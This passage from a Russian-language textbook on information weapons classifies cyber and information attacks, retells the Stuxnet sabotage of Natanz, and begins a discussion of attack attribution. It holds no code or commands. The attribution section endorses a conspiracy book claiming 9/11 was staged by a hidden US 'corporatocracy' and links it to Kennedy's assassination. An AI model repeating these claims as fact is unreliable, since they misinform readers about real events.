


Рис. 2.4. Классификация информационных воздействий [8]

- пассивными (перехват, несанкционированный доступ);
- активными (разрушающие воздействия, манипулирующие воздействия, блокирующие воздействия).

Пассивные воздействия не оказывают непосредственного влияния на работу атакуемой информационной системы, но могут нарушать ее политику безопас-

ности. Именно отсутствие непосредственного влияния на функционирование информационной системы приводит к тому, что пассивное воздействие очень трудно обнаружить. Примером пассивного воздействия является (широко используемая спецслужбами) разведка параметров информационных систем.

Активное воздействие оказывает непосредственное влияние на функционирование атакуемой информационной системы (изменение конфигурации системы, нарушение работоспособности и т.д.) и нарушает принятую в ней политику безопасности. Важной особенностью активного воздействия, в отличие от пассивного, является принципиальная возможность его обнаружения, так как в результате его осуществления в информационной системе происходят определенные деструктивные изменения, которые можно оперативно выявить.

По цели использования информационные воздействия могут быть классифицированы на:

- обеспечивающие;
- атакующие;
- оборонительные;
- комбинированные.

По способу реализации информационные воздействия могут быть разделены на:

- алгоритмические;
- программные;
- аппаратные;
- физические.

В частности, к последним относятся следующие:

- электромагнитные (среди них отдельно можно выделить воздействия на основе различных электромагнитных волн: СВЧ-оружие, радиоэлектронные, оптико-электронные, оптические, электрические);
- акустические;
- гидроакустические;
- радиационные;
- химические;
- биологические;
- на основе новых и других физических принципов.

Классификация информационных воздействий в общем случае по смыслу совпадает с классификацией информационного оружия, за исключением оборонительных воздействий. Ранее средства оборонительных информационных воздействий не рассматривались в качестве оборонительного информационного оружия, вместе с тем они реально существуют и играют одну из ведущих ролей в информационном противоборстве при организации защиты собственной стороны.

Основной целью использования оборонительных информационных воздействий является организация эффективного противодействия информационному оружию противника. Их можно классифицировать следующим образом (рис. 2.4)

- *выявляющие* — это воздействия, ориентированные на выявление как самого факта, так и последовательности атакующих воздействий противника;
- *блокирующие* — воздействия, ориентированные на блокировку как выявленных, так и потенциальных атакующих воздействий противника;

- *контратакующие* — воздействия на информацию, информационные ресурсы и информационную инфраструктуру противника в целях срыва его атакующих воздействий;
- *отвлекающие* — воздействия, ориентированные на дезинформацию противника, отвлечение его атакующих или обеспечивающих воздействий на незначащие или ложные объекты;
- *противодействие обеспечивающим воздействиям противника* — это способы маскировки, обеспечения безопасности, повышения скрытности реальных режимов функционирования, а также способы мониторинга реальных возможных каналов утечки в отношении собственных информационных систем.

Самое короткое определение средств информационного воздействия: это различные средства, используемые в качестве информационного оружия или для защиты от него [9].

Необходимо отметить, что классификация атакующих и обеспечивающих информационных воздействий в общем виде совпадает с классификацией соответствующих видов информационного оружия. Однако необходимость защиты от атакующих и обеспечивающих информационных воздействий противника вынуждает дополнительно выделить так называемые оборонительные средства информационного воздействия, к которым можно отнести [8]:

- средства технического анализа элементной базы РЭС для выявления аппаратных закладок (троянов) и недекларируемых возможностей;
- системы обнаружения и предотвращения вторжений;
- средства антивирусной защиты;
- средства криптографической защиты;
- средства создания ложных объектов и ресурсов в защищаемом информационном пространстве.

Применительно к новейшим разработкам атакующего информационного оружия наибольшее развитие получили средства специального программно-математического воздействия, которые объединяют возможности алгоритмического и программного информационного оружия.

Средства специального программно-математического воздействия — это обычно комплекс программ, способных выполнить любое подмножество перечисленных ниже основных функций [9, 27]:

- скрывать признаки своего присутствия в программно-аппаратной среде информационной системы;
- разрушать (искажать) код программ в памяти информационной системы;
- обладать способностью к самокопированию, ассоциированию себя с другими программами и/или переносу своих фрагментов в иные области оперативной или внешней памяти;
- подавлять информационный обмен в телекоммуникационных сетях, фальсифицировать информацию, передаваемую по каналам управления;
- сохранять фрагменты информации из памяти информационной системы в некоторой области внешней памяти прямого доступа (локальной и удаленной);

- исказить, блокировать и/или подменять выводимый во внешнюю память или в канал связи массив информации, образовавшийся в результате работы прикладных программ, или уже находящиеся во внешней памяти массивы данных;
- противодействовать работе тестовых программ и систем защиты информационных ресурсов.

К основным средствам информационного воздействия, классифицированным по способу реализации, можно отнести:

1) алгоритмические средства воздействия (атакующие):

- эксплойты, ориентированные на управляющую программу информационной системы (ядро или модули операционной системы, драйверы, BIOS);
- эксплойты, ориентированные на перевод информационной системы или управляемой ею технологической системы в нештатные или технологически опасные режимы функционирования (например, вирус Stuxnet, внедренный в АСУ технологическим процессом обогащения урана, за счет перехвата и модификации команд);
- эксплойты, ориентированные на прикладные программы информационной системы (пользовательские приложения, серверные приложения, сетевые приложения, браузеры);
- эксплойты, ориентированные на сетевые протоколы информационной системы;

2) программные средства воздействия:

- атакующие:
 - компьютерные вирусы;
 - программные закладки;
 - нейтрализаторы тестовых программ и программ анализа кода;
- обеспечивающие:
 - программные средства для моделирования боевых действий;
 - программные средства компьютерной разведки в телекоммуникационной части информационного пространства;
- оборонительные средства воздействия:
 - программные средства антивирусной защиты;
 - системы обнаружения и предотвращения вторжений;
 - программные средства криптографической защиты;
 - средства тестирования программного обеспечения и анализа кода для выявления программных закладок и недекларируемых возможностей;
 - средства создания ложных объектов и ресурсов в информационном пространстве;

3) аппаратные средства воздействия:

- атакующие (аппаратные закладки);
- оборонительные — средства технического анализа элементной базы РЭС для выявления аппаратных закладок и недекларируемых возможностей;

4) физические средства воздействия:

- атакующие средства;
- средства радиэлектронного противодействия;

- средства оптико-электронного подавления;
- средства функционального поражения электромагнитным излучением (генераторы электромагнитных импульсов, генераторы СВЧ-излучения, генераторы лазерного излучения);
- средства и комплексы функционального поражения преднамеренными силовыми электромагнитными воздействиями (генераторы электрического тока сверхвысокого напряжения);
- биологические и химические средства воздействия на элементную базу радиоэлектронных систем, токонесущие элементы и проводники (например, графитовые бомбы);
- обеспечивающие средства:
- средства технической разведки (в том числе и средства компьютерной разведки).

Здесь необходимо отметить, что к средствам технической разведки, представленным в данной классификации, относятся те средства, которые добывают информацию об атакующих средствах информационного оружия противника и способах его применения, т.е. фактически они являются средствами обеспечивающего информационного оружия. Средства технической разведки сами могут оказывать воздействие на объекты противника как путем пассивных действий, направленных на добывание информации, так и путем активных действий (атак), направленных на создание условий, благоприятствующих добыванию информации.

Схема классификации основных средств информационных воздействий представлена на рис. 2.5 [8].

Рассмотрим более подробно принцип работы наиболее распространенных из представленных на рис. 2.5 средств информационного воздействия. Ввиду того что антивирусные средства защиты, системы обнаружения и предотвращения вторжений, а также криптографические и стеганографические средства защиты довольно подробно рассмотрены в известной литературе (например, в работе [28]), здесь основное внимание уделим только следующим наиболее распространенным информационным воздействиям и средствам их проведения:

- удаленные сетевые атаки;
- компьютерные вирусы;
- программные закладки;
- аппаратные закладки;
- нейтрализаторы тестовых программ и программ анализа кода;
- средства создания ложных объектов информационного пространства;
- средства технической разведки.

Интересна история создания и первого внедрения Stuxnet. Эта совместная операция американских и израильских спецслужб носила кодовое название «Олимпийские игры» и проводилась поэтапно в период с 2007 по 2013 г. Целью операции было вывести из строя иранское производство по обогащению урана. Рассматривались различные варианты решения этой задачи, включая возможность применения ракетой атаки и бомбового удара, но в итоге было принято решение о проведении спецоперации с использованием элементов информационного оружия (кибероружия).




Рис. 2.5. Классификация средств информационного воздействия [8]

Вот так в кратком изложении выглядят основные этапы (технические аспекты) создания и проведения кибератаки на иранский завод по обогащению урана в г. Натанзе [1].

1. Совместными усилиями программистов из АНБ и израильской разведки (подразделение 8200) в 2007 году было создано вредоносное программное обеспечение (первая версия компьютерного червя – разновидность программного обеспечения, самостоятельно распространяющегося в локальных и глобальных компьютерных сетях под названием Stuxnet), предназначенное для вывода из строя технологического оборудования (в данном случае центрифуг) на производстве по обогащению урана.

Разработка продолжалась в течение восьми месяцев.

Этот червь должен был внедрить в специализированные компьютеры (промышленные контроллеры), которые управляли центрифугами, вредоносный код и при этом длительное время себя никоим образом не обнаружить. В определенный момент внесенная вредоносная программа начинала активизироваться, заставляя центрифуги чрезмерно ускоряться или резко тормозиться, что приводило к их поломке.

При этом на пульте оператора центрифуг все было нормально (штатно).

2. Внедрение вредоносной программы в заводскую локальную сеть управления производственным процессом, которая была изолирована от глобальной компьютерной сети (Интернета), осуществлялось в два этапа.

Вначале с помощью завербованного агента (иранского технического специалиста), имевшего доступ к заводским компьютерам, первая версия компьютерного червя посредством прямого подключения флешки к компьютеру, связанному с внутренней компьютерной сетью управления производственным циклом, переселилась во внутреннюю архитектуру незащищенных контроллеров фирмы «Сименс», которые непосредственно управляли конкретными центрифугами. Затем немецкие инженеры, которые обслуживали эти контроллеры, в обновленном программном обеспечении, не зная про внедренный в это обеспечение компьютерный червь, невольно предоставили разработчикам из АНБ и израильской разведки данные о практических результатах внедрения первой версии червя в локальную сеть иранского завода.

Затем на основе этой информации специалисты АНБ и израильской разведки доработали первую версию червя Stuxnet, используя широко распространенные контроллеры фирмы «Сименс», аналогичные используемым для управления иранскими центрифугами. Опробование доработанной версии на образцах центрифуг, идентичных используемым иранцами, прошло успешно. Таким же образом с помощью агента новая версия червя Stuxnet была внедрена на иранский завод в г. Натанзе. Когда пришла пора действовать, червь Stuxnet начал ретранслировать записанные сигналы на пульты, с которых операторы управляли центрифугами, что приводило к разгону их до немыслимых скоростей, резкому торможению их вращения и выходу центрифуг из строя. Эта кибератака имела несколько активных фаз, которые разделяли случайные интервалы времени, что привело к поломке большого количества центрифуг.

3. Иранские специалисты для устранения возникающих аварийных ситуаций, которые они связали с плохим качеством центрифуг, провели замену части обслуживающего персонала и полную замену оборудования на заводе по обогащению урана в г. Натанзе, оснастив его моделями центрифуг нового поколения. Но и для них американцы с израильтянами разработали новую версию червя Stuxnet, которая была внедрена в ноутбук иранского физика-ядерщика и впоследствии через подключение к компьютерной сети завода переселилась в контроллеры, управляющие центрифугами. При этом когда иранец позже подключил свой ноутбук к сети Интернет, этот червь Stuxnet новейшей модификации «вырвался на свободу» и начал плодить свои копии в других компьютерах по всему миру. И когда находил в компьютерной сети контроллеры фирмы «Сименс», переходил в активное состояние и осуществлял кибердиверсии.

В дальнейшем в течение 2010–2013 годов этот червь заразил в различных странах множество компьютеров, использующих операционную систему WINDOWS, пока совместными усилиями компьютерных экспертов не была ограничена его активность.

2.2.6. Удаленные сетевые атаки как наиболее распространенные типы кибервоздействий

С учетом определения и классификации удаленных воздействий на распределенные вычислительные системы, представленные в работах [8, 29], можно дать следующее определение этому виду воздействия.

Удаленная сетевая атака — это разрушающее или дестабилизирующее информационное воздействие, осуществляемое по каналам связи удаленным относительно атакуемой системы субъектом и характерное для структурно- и пространственно-распределенных информационных систем.

Удаленные сетевые атаки становятся возможными благодаря наличию «уязвимостей» в существующих протоколах обмена данными и в подсистемах защиты распределенных информационных систем. При этом к основным известным «уязвимостям» информационных систем, которые позволяют проводить против них успешные удаленные сетевые атаки, относятся [28, 29]:

- несвоевременное отслеживание и выполнение рекомендаций специалистов по защите и анализу случаев вторжения для ликвидации эксплойтов и ошибок в программном обеспечении;
- открытость информационной системы, свободный доступ к информации по организации сетевого взаимодействия, способам защиты, применяемым в системе;
- наличие ошибок в операционных системах, прикладном программном обеспечении, протоколах сетевого обмена;
- разнородность используемых версий программного обеспечения и операционных систем;
- ошибки конфигурирования систем и средств защиты;
- «экономия» на средствах и системах обеспечения безопасности (или игнорирование их).

В соответствии с различными основаниями удаленные сетевые атаки можно классифицировать следующим образом (рис. 2.6) [1].

1. По характеру воздействия все атаки можно разделить на две категории [28, 29]:
 - пассивное воздействие;
 - активное воздействие.

Пассивное воздействие не оказывает непосредственного «видимого» влияния на работу информационной системы, но может нарушать ее политику безопасности. Именно отсутствие непосредственного влияния на функционирование атакуемой системы приводит к тому, что пассивную сетевую атаку практически невозможно обнаружить. Типовым примером такой пассивной удаленной сетевой атаки является прослушивание канала связи.

Активное воздействие оказывает непосредственное влияние на функционирование информационной системы (изменение конфигурации системы, нарушение

ние работоспособности и т.д.) и нарушает принятую в ней политику безопасности.

Практически все известные типы удаленных сетевых атак относятся к активным воздействиям. Очевидной особенностью активного воздействия, по сравнению с пассивным, является принципиальная возможность его обнаружения, так как в результате его осуществления в информационной системе происходят определенные деструктивные изменения.

2. По воздействию на свойства информационной безопасности [28, 29]:

- перехват информации — нарушение конфиденциальности информационных ресурсов системы;
- искажение информации — нарушение целостности информационных ресурсов системы;
- нарушение работоспособности системы — нарушение доступности информационных ресурсов.

Перехват информации означает получение к ней доступа, но при этом обычно возможность ее модификации отсутствует. Следовательно, перехват информации ведет к нарушению ее конфиденциальности: осуществляется несанкционированный доступ к информации без возможности ее искажения. Также очевидно, что нарушение конфиденциальности информации является пассивной сетевой атакой. Примером такой атаки, связанной с перехватом информации, может служить просмотр (прослушивание) канала в сети.

Искажение информации означает либо полный контроль над информационным потоком между объектами распределенной системы, либо возможность передачи сообщений от имени другого объекта, в любом случае подобное искажение информации ведет к нарушению целостности информационных ресурсов системы. Примером такой удаленной сетевой атаки, целью которой является нарушение целостности информационных ресурсов, может служить атака, связанная с внедрением ложного сетевого объекта в систему, например внедрение ложного DNS-сервера.

При нарушении работоспособности системы атакующей стороной обычно не планируется получение несанкционированного доступа к информации. Ее основная цель — добиться, чтобы элементы распределенной информационной системы на атакуемом объекте вышли из строя, а для всех остальных объектов системы доступ к информационным ресурсам атакованного объекта был бы невозможен. Примером удаленной атаки, целью которой является нарушение работоспособности системы, может служить DoS-атака.

3. По условию начала осуществления воздействия [28, 29]:

- атака по запросу от атакуемого объекта;
- атака по наступлению ожидаемого события на атакуемом объекте;
- безусловная атака.

При атаке по запросу от атакуемого объекта атакующий ожидает передачи от потенциальной цели атаки запроса определенного типа, который и будет условием начала осуществления воздействия. Примером подобных запросов могут служить DNS- и ARP-запросы. Важно отметить, что данный тип удаленных атак наиболее характерен для распределенных сетевых информационных систем.

При атаке по условию наступления ожидаемого события атакующий осуществляет наблюдение за состоянием информационной системы, которая является целью атаки. При возникновении определенного события в этой системе атакующий немедленно начинает воздействие на нее. Как и в предыдущем случае, инициатором осуществления начала атаки выступает сама атакуемая система. Такие сетевые атаки довольно распространены. Примером такой атаки может быть атака, связанная с несанкционированным доступом к информационным ресурсам компьютера по сети после факта его успешного заражения *backdoor* — вирусом, который создает дополнительные «уязвимости» в подсистеме защиты компьютера.

При безусловной атаке она осуществляется немедленно и безотносительно к состоянию информационной системы и атакуемого объекта. Следовательно, в этом случае атакующий является инициатором начала осуществления атаки.

4. По наличию обратной связи с атакуемым объектом [28, 29]:

- с обратной связью;
- без обратной связи (однаправленная атака).

Удаленная сетевая атака, осуществляемая при наличии обратной связи с атакуемым объектом, характеризуется тем, что на некоторые запросы, переданные на атакуемый объект, атакующему требуется получить ответ. Следовательно, между атакующим и целью атаки существует обратная связь, которая позволяет атакующему адаптивно реагировать на все изменения, происходящие на атакуемом объекте. Подобные удаленные атаки наиболее характерны для распределенных сетевых информационных систем.

В отличие от атак с обратной связью удаленным сетевым атакам без обратной связи не требуется реагировать на какие-либо изменения, происходящие на атакуемом объекте. Атаки данного вида обычно осуществляются передачей на атакуемый объект одиночных команд, ответы на которые атакующему не нужны. Подобную сетевую атаку можно называть однаправленной удаленной атакой. Примером такой однаправленной атаки может служить *DoS*-атака.

5. По расположению субъекта атаки относительно атакуемого объекта [28, 29] различают два случая:

- внутрисетевая атака;
- межсетевая атака.

В случае внутрисетевой атаки субъект и объект атаки находятся в одной сети. При межсетевой атаке субъект и объект атаки находятся в разных сетях.

Важно отметить, что межсетевая удаленная атака представляет гораздо большую опасность, чем внутрисетевая. Это связано с тем, что в случае межсетевой атаки ее объект и непосредственно атакующий могут находиться на значительном расстоянии друг от друга, что может существенно воспрепятствовать эффективным мерам по отражению атаки.

6. По уровню эталонной модели OSI, на котором осуществляется воздействие [28, 29]:

- физический;
- канальный;
- сетевой;

- транспортный;
- сеансовый;
- представительный;
- прикладной.

Удаленные атаки обычно ориентированы на сетевые протоколы, функционирующие на различных уровнях модели OSI. При этом надо отметить, что атаки, ориентированные на физический, канальный, сетевой и транспортный уровни, как правило, направлены против сетевой инфраструктуры — оборудования узлов сети и каналов связи. Атаки, ориентированные на сеансовый, представительный и прикладной уровни, как правило, направлены против оконечных терминалов сети. В связи с этим в зависимости от уровня OSI, на который ориентирована атака, конкретный вид используемого воздействия может значительно меняться. Это может быть воздействие средств РЭП или ЭМИ при атаке, ориентированной на физический уровень, при этом эффекты от такого воздействия отображаются на более верхних уровнях модели OSI. Это может быть и DoS-атака на узловое оборудование сети, и вирус, поражающий операционную систему конечного терминального оборудования.

2.2.7. Примеры реализации кибервоздействий с использованием метода удаленных сетевых атак

В связи с тем что удаленные сетевые атаки совместно с воздействием вирусных средств составляют подавляющее большинство всех информационных воздействий, рассмотрим их более подробно.

К основным способам и средствам информационного воздействия, которые можно классифицировать как удаленные сетевые атаки, относятся (рис. 2.7) [28, 29]:

- анализ сетевого трафика;
- подмена доверенного объекта или субъекта информационной системы;
- внедрение ложного объекта в информационную систему;
- внедрение ложного объекта путем навязывания ложного сетевого маршрута;
- внедрение ложного объекта путем использования недостатков алгоритмов адресации и удаленного поиска узлов в сети;
- путем перехвата и формирования ложного ответа на запрос о сетевом адресе узла;
- путем формирования потока ложных ответов не дожидаясь запросов от узлов сети;
- использование ложного сетевого объекта для организации удаленной атаки на информационную систему;
- селекция информации и сохранение ее на ложном сетевом объекте;
- модификация информации, проходящей через ложный сетевой объект;
- подмена информации, проходящей через ложный сетевой объект;
- атаки типа «отказ в обслуживании» подразделяются на следующие виды:
- отказ в обслуживании (DoS-атака);
- распределенная атака «отказ в обслуживании» (DDoS-атака);
- заикливание процедуры обработки запроса.

2.3. Проблемы идентификации исполнителей и заказчиков кибератак

2.3.1. Введение в проблему

В книге А.И. Белоуса и В.А. Солодухи «Кибероружие и кибербезопасность. О сложных вещах простыми словами», Инфра-Инженерия, 2020, более детально, на конкретных примерах рассмотрены различные концепции, методы, средства организации различных кибератак и разнообразные методы, средства и способы защиты от них. Одним из ключевых моментов для специалистов служб кибербезопасности любой компании является поиск ответа на вопрос — *а кто и зачем это сделал?*, причем желательно не только *определить* «нападающего», но и *понять* его истинные мотивы, а еще лучше — узнать модератора (заказчика атаки). Как мы покажем ниже, фактически сам процесс решения комплекса подобных задач сегодня больше похож на искусство, чем на науку, хотя в ходе него используются самые современные технические и программные средства и последние достижения науки.

Кажется абсолютно логичным, что прежде чем принимать «ответные меры» по результатам совершенной кибератаки (в последней редакции национальной стратегии обеспечения кибербезопасности США это называется *punish* — наказание, принуждение), надо узнать, а кто это сделал? Но здесь и начинается целый «клубок» проблем. Начнем с того, что «сдерживание» атакующей стороны согласно вышеупомянутой стратегии обеспечения кибербезопасности США должно «сработать» еще до нанесения первого «удара возмездие».

Другие «потенциальные агрессоры» — *adversaries* (государства) — должны быть уверены, что «сдерживающее» (наказывающее) государство *точно знает*, кто напал на него. Удар «не того» объекта (человека, организации) не только разрушает логику «принципа сдерживания» (если «невинность» не имеет значения — зачем быть «невинным?»), но и создает нового врага.

Вместо того чтобы ввязаться в одну кибервойну (против «первоначального» нападающего), теперь «наказывающий» (принуждающий) может столкнуться уже с двумя «кибервойнами». Второй «враг» — это та сторона (государство), которая атакующим ошибочно была определена, как «первоначальный атакующий». «Защитник» должен не только убедить себя, но и убедить «третьи лица», что расследование по определению «агрессора» (атакующего) было проведено «правильно» и привести соответствующие аргументы, которые могут рассматривать независимые эксперты (третейский суд).

Но самое главное в этом вопросе — сам «злоумышленник» должен понимать, что процедура выявления его, как «агрессора», действительно выполнена безукоризненно. Ведь если он будет считать, что реально атакованный им объект наносит ответный удар просто «по догадке», или что у него были свои «скрытые мотивы» для «киберудара», очевидно, что он и дальше будет проводить аналогичные атаки независимо от того, будет ли он и дальше подвергаться подобному «наказанию». Необходимость *«убеждать третьи стороны»* в правильности определения «агрессора» зависит, можно так выразиться, «от важности» этих «третьих лиц».

Поясим — в отличие от так или иначе установившихся отношений между членами немногочисленного «ядерного клуба», которые даже в периоды «ядерного противостояния холодной войны» *имели специальные средства и неосвещаемые в СМИ специальные каналы взаимодействия и взаимоконтроля*, сегодня в киберпространстве присутствует более ста стран (из более чем 250 подключенных к Интернету), представители которых *предположительно* развивают то, что сегодня мы называем кибероружием, но здесь аналогичные средства и коммуникации напрочь отсутствуют. Злоумышленник должен убедиться, что его «цель» действительно его «вычислила» и именно поэтому нанесла ответный удар — именно потому, что на нее напали.

Здесь следует понимать, что *до сих пор однозначно (убедительно) не установлено, кто стрелял в президента Кеннеди*, непонятно даже, был ли это один человек или было несколько выстрелов с разных позиций. Документально не подтверждено утверждение администрации США, что за известной «атакой 11 сентября» стоял Бен Ладен. Более того, что касается последнего события, на 750 страницах документального расследования «Аноним. Немысленное. Системный анализ событий 11 сентября 2001 года и того, что им предшествовало», М.: Товарищество научных изданий КМК, 2019 (<https://www.bookvoed.ru/book?id=9634306>) изложены результаты обширного исследования генезиса американского политико-силового истеблишмента, превратившегося в «корпоратократию нового типа» — реально действующую скрытую политическую власть с далеко идущими глобальными целями, важнейшей отправной точкой которых и стали сгенерированные ими же «события 11 сентября».

Авторы этого фундаментального исследования не только предоставляют детальную картину этого грандиозного преступления начала XXI века, разбирая все его механизмы и артефакты с опорой на официальные и неофициальные свидетельства и факты, но и рассматривают это событие как *ключевое звено* в цепи других аналогичных провокационных событий прошлого — от убийства Джона Кеннеди, Уотергейта, Ирангейта, крушение рейса KAL 007, подрыва Всемирного Торгового Центра в 1993 г. и др.

Чтобы помочь читателю глубже «окунуться» в непростые проблемы идентификации исполнителей кибератак, здесь мы вынуждены перейти от терминов «простого» языка к более сложным понятиям. Начнем с того, что есть такое понятие — **атрибуция** (от латин. *Attribution* — приписывание) — это психологический термин, обозначающий механизм объяснения причин поведения другого человека. В более широком смысле оно означает *приписывание* социальным объектам (человеку, группе людей) характеристик, «не представленных в поле восприятия». Например, иногда информация, которую могут дать человеку наблюдения, недостаточна для адекватного взаимодействия с социальным окружением и нуждается в «достраивании» (домысливании). Так вот, основным методом такого «достраивания-домысливания» непосредственно воспринимаемой информации и является атрибуция.

До недавнего времени американские и английские спецслужбы широко использовали этот метод при расследовании «киберинцидентов» (например, Дэвид А. Уиллер и Грегори Н. Ларсен «Методы атрибуции кибератак». — Виржиния: Институт оборонного анализа, 2005). Но как можно увидеть из текста Стратегии кибербезопасности США (находится в открытом доступе <http://d-russia.ru/wp->

content/uploads/2019/01/National-Cyber-Strategy_USA_2018.pdf), говоря простым языком, американцы решили особо «не заморачиваться» и «мочить» всех, кто по их «обструктивным» предположениям\домысливаниям может быть их исполнителем. Здесь можно привести аналогию с известным «английским» термином, введенным в оборот Терезой Мей «*highly likely*» («весьма вероятно»).

Тем не менее чтобы перейти непосредственно к рассмотрению темы идентификации исполнителей кибератак, следует отметить следующее. Хотя продекларированный американский принцип «мочить всех» будет главным, тем не менее никто не снимает с повестки дня эту проблему. Более того, она становится одной из главных «головных болей» атакованной стороны. Ведь в случае кражи секретной (или особо секретной) информации, «потерпевшей» стороне безразлично, кто конкретно завладеет этой информацией, и здесь дело не в «возмездии» — именно от успешного решения этой задачи будет зависеть структура и содержание системы (комплекса) «защитных мероприятий». Цель подобных мероприятий — избежать максимального урона (материального, финансового, имиджевого, военного, политического и др.), от приобретения противником секретной информации и срочно разработать конкретные меры по «залатыванию» обнаруженной «дыры» в защитных барьерах.

Поэтому, как мы уже показали в разд. 1.5 и 1.6 предыдущей главы, выявление исполнителей кибератак сегодня стало очень прибыльным высокоинтеллектуальным бизнесом.

2.3.2. Зачем нужна идентификация источника кибератаки

